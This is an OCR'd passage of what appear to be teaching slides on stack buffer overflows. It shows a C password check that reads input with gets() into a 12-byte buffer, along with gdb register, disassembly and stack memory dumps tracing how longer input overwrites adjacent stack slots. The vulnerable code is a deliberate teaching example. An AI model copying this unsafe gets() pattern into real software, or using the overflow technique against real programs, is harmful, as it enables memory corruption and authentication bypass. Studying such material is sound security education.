

Group: all
eax -1073744556
ecx 0xbffff4d0
edx 0x1
ebx 0xb7fc9ff4
esp 0xbffff490
ebp 0xbffff4b8
esi 0x80484e0
edi 0x80483a0
eip 0x8048490
eflags 0x286
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
password.c - Source Window
File Run View Control Preferences Help
Find:
password.c
main
SRC+ASM
6
7 bool IsPasswordOK(void) {
8 char Password[12];
9
10 gets(Password);
11 return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15 bool PwStatus;
16
17 puts("Enter password:");
18 PwStatus = IsPasswordOK();
19 if (PwStatus == false) {
20 puts("Access denied");
21 exit(-1);
0x804847f <main>: lea ecx,[esp+0x4]
0x8048483 <main+4>: and esp,0xfffffff0
0x8048486 <main+7>: push DWORD PTR [ecx-0x4]
0x8048489 <main+10>: push ebp
0x804848a <main+11>: mov ebp,esp
0x804848c <main+13>: push ecx
0x804848d <main+14>: sub esp,0x24
0x8048490 <main+17>: mov DWORD PTR [esp],0x8048599
0x8048497 <main+24>: call 0x8048370 <puts@plt>
0x804849c <main+29>: call 0x8048454 <IsPasswordOK>
0x80484a1 <main+34>: mov BYTE PTR [ebp-0x5],al
0x80484a4 <main+37>: movzx eax,BYTE PTR [ebp-0x5]
0x80484a8 <main+41>: xor eax,0x1
0x80484ab <main+44>: test al,al
0x80484ad <main+46>: je 0x80484c7 <main+72>
Program stopped at line 17, 0x8048490
8048490
17
(gdb) x/x
0xbffff4d4: 0xbfff
(gdb) x/x
0xbffff4d8: 0xbfff
(gdb) x/x
0xbffff4dc: 0xb7fe
(gdb) clear
Deleted breakpoint 13
(gdb)
(gdb) p PwStatus
$8 = 183
(gdb) p &PwStatus
$9 = (_Bool *) 0xbffff4b3
(gdb) x/1x &PwStatus
0xbffff4b3: 0xfff4d0b7
(gdb) x/1b &PwStatus
0xbffff4b3: 0xb7
(gdb)
ADDR
MEMORY
main: ebp 0xbffff4b8 0xbffff528
0xbffff4b4 0xbffff4d0
PwStatus 0xbffff4b0 0xb7ff07b0
0xbffff4ac 0x080484f9
0xbffff4a8 0xbffff4c8
0xbffff4a4 0x80849ff4
0xbffff4a0 0xb7fc9ff4
0xbffff49c 0x0804832c
0xbffff498 0xbffff4a8
0xbffff494 0x08049ff4
main: esp 0xbffff490 0xb7f8c329
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff490 0xb7f8c329 0x08049ff4 0xbffff4a8 0x0804832c).....,...
0xbffff4a0 0xb7fc9ff4 0x08049ff4 0xbffff4c8 0x080484f9 .....
0xbffff4b0 0xb7ff07b0 0xbffff4d0 0xbffff528 0xb7e81775 .....(...u...
0xbffff4c0 0x080484e0 0x080483a0 0xbffff528 0xb7e81775 .....(...u...
0xbffff4d0 0x00000001 0xbffff554 0xbffff55c 0xb7fe0b40 ....T...\...@...
0xbffff4e0 0x00000001 0x00000001 0x00000000 0x0804827b .....{...



Group: all
eax 16
ecx 0x10
edx 0xb7fcb0d0
ebx 0xb7fc9ff4
esp 0xbffff470
ebp 0xbffff488
esi 0x80484e0
edi 0x80483a0
eip 0x804845a
eflags 0x282
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
password.c - Source Window
File Run View Control Preferences Help
Find:
password.c
IsPasswordOK
SRC+ASM
6
7 bool IsPasswordOK(void) {
8 char Password[12];
9
10 gets(Password);
11 return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15 bool PwStatus;
16
17 puts("Enter password:");
18 PwStatus = IsPasswordOK();
19 if (PwStatus == false) {
20 puts("Access denied");
21 exit(-1);
Enter password:
123456789
0x8048454 <IsPasswordOK>: push ebp
0x8048455 <IsPasswordOK+1>: mov ebp,esp
0x8048457 <IsPasswordOK+3>: sub esp,0x18
0x804845a <IsPasswordOK+6>: lea eax,[ebp-0xc]
0x804845d <IsPasswordOK+9>: mov DWORD PTR [esp],eax
0x8048460 <IsPasswordOK+12>: call 0x8048350 <gets@plt>
0x8048465 <IsPasswordOK+17>: mov DWORD PTR [esp+0x4],0x80
0x804846d <IsPasswordOK+25>: lea eax,[ebp-0xc]
0x8048470 <IsPasswordOK+28>: mov DWORD PTR [esp],eax
0x8048473 <IsPasswordOK+31>: call 0x8048380 <strcmp@plt>
0x8048478 <IsPasswordOK+36>: test eax,eax
0x804847a <IsPasswordOK+38>: sete al
0x804847d <IsPasswordOK+41>: leave
0x804847e <IsPasswordOK+42>: ret
Program stopped at line 10, 0x804845a
804845a
10
(gdb) p Password
$18 = "ô\237ü?à\204\004
(gdb) p &Password
$19 = (char (*)[12]) 0
(gdb) x/x $ebp
0xbffff488: 0xbfff
(gdb) x/x $esp
0xbffff470: 0xb7fc
(gdb)
Console Window
(gdb) p Password
$18 = "ô\237ü?à\204\004\b?\203\004\b"
(gdb) p &Password
$19 = (char (*)[12]) 0xbffff47c
(gdb) x/x $ebp
0xbffff488: 0xbffff4b8
(gdb) x/x $esp
0xbffff470: 0xb7fcb0d0
(gdb)
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff470 0xb7fcb0d0 0x0000000f 0xb7fca4c0 0xb7fc9ff4 ....
0xbffff480 0x080484e0 0x080483a0 0xbffff4b8 0x080484a1 ....
0xbffff490 0x08048599 0x08049ff4 0xbffff4a8 0x0804832c ....,...
0xbffff4a0 0xb7fc9ff4 0x08049ff4 0xbffff4c8 0x080484f9 ....
0xbffff4b0 0xb7ff07b0 0xbffff4d0 0xbffff528 0xb7e81775 ....(...u...
0xbffff4c0 0x080484e0 0x080483a0 0xbffff528 0xb7e81775 ....(...u...
ADDR MEMORY
main: ebp 0xbffff4b8 0xbffff528
0xbffff4b4 0xbffff4d0
PwStatus 0xbffff4b0 0xb7ff07b0
0xbffff4ac 0x080484f9
0xbffff4a8 0xbffff4c8
0xbffff4a4 0x80849ff4
0xbffff4a0 0xb7fc9ff4
0xbffff49c 0x0804832c
0xbffff498 0xbffff4a8
0xbffff494 0x08049ff4
main: esp 0xbffff490 0xb7f8c329
ret: main+34 0xbffff48c 0x080484a1
pwd: ebp 0xbffff488 0xbffff4b8
0xbffff484 0x080483a0
0xbffff480 0x080484e0
Password[12] 0xbffff47c 0xb7fc9ff4
0xbffff478 0xb7fca4c0
0xbffff474 0x0000000f
pwd: esp 0xbffff470 0xb7fcb0d0



	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xbffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x080484f9
	0xbffff4a8	0xbffff4c8
	0xbffff4a4	0x80849ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x0804832c
	0xbffff498	0xbffff4a8
	0xbffff494	0x08049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x080484a1
pwd: ebp	0xbffff488	0xbffff4b8
	0xbffff484	0x08040039
	0xbffff480	0x38373635
Password[12]	0xbffff47c	0x34333231
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c


Enter password:
123456789







	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xbffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x080484f9
	0xbffff4a8	0xbffff4c8
	0xbffff4a4	0x80849ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x0804832c
	0xbffff498	0xbffff4a8
	0xbffff494	0x08049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x080484a1
pwd: ebp	0xbffff488	0xbffff4b8
AA = 0x4141	0xbffff484	0x41413039
	0xbffff480	0x38373635
Password[12]	0xbffff47c	0x34333231
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

